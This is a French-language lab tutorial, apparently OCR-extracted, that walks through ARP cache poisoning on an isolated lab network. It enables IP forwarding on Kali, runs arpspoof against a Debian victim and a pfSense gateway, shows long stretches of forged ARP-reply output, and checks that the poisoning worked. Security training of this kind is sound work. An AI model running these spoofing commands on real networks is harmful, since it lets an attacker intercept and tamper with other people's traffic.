
Empoisonnement du cache ARP

DOCUMENT CREATED
BY ERICSSON

CYBERSÉCURITÉ

Étape 1 : Activer le routage IP sur Kali



Pour que Kali puisse agir comme un routeur et transmettre les paquets entre les machines :

Activez le routage IP :

echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

Vérifiez que le routage est activé :

cat /proc/sys/net/ipv4/ip_forward

Vous devez voir la valeur 1

Étape 2 : Vérifier le cache ARP sur la victime

```
root@clissh:~# arp -a
? (192.168.56.254) at 00:0c:29:51:50:b2 [ether] on ens33
? (192.168.56.14) at 00:0c:29:5f:28:2d [ether] on ens33
root@clissh:~#
```

Vérifier le cache ARP sur la victime

Sur DebSSHCli :

1. Connectez-vous à la machine **DebSSHCli**.
2. Exécutez l'une des commandes suivantes pour afficher le cache ARP :

arp -a

Vous verrez une liste des adresses IP connues par la machine victime, avec leurs adresses MAC correspondantes. Recherchez l'entrée pour la passerelle **(192.168.56.254) avant l'attaque.**

Étape 3 : Lancer l'attaque ARP depuis Kali

```
user@kali:~
user@kali:~$ sudo arpspoof -t 192.168.56.12 192.168.56.254
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:1c:43:5 0806 42: arp reply 192.168.56.254 is-at 0:c:
```

```
user@kali: ~
Fichier  Actions  Éditer  Vue  Aide
user@kali:~$ sudo arpspoof -t 192.168.56.254 192.168.56.12
[sudo] Mot de passe de user :
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
29:5f:28:2d
0:c:29:5f:28:2d 0:c:29:51:50:b2 0806 42: arp reply 192.168.56.12 is-at 0:c:
```

Terminal 1 sur Kali :

- Empoisonnez le cache ARP de **DebSSHCli**


sudo arpspoof -t 192.168.56.12 192.168.56.254


Terminal 2 sur Kali :

- Empoisonnez le cache ARP de la passerelle (PfSense) pour qu'elle pense que Kali est la victime :

sudo arpspoof -t 192.168.56.254 192.168.56.12

Étape 4 : Vérifier le cache ARP après l'attaque





Retournez sur DebSSHCli :

- Affichez à nouveau le cache ARP après le début de l'attaque

Résultat attendu :

- L'adresse MAC associée à la passerelle **192.168.56.254** doit maintenant être remplacée par celle de Kali (**KaliAttaquant**).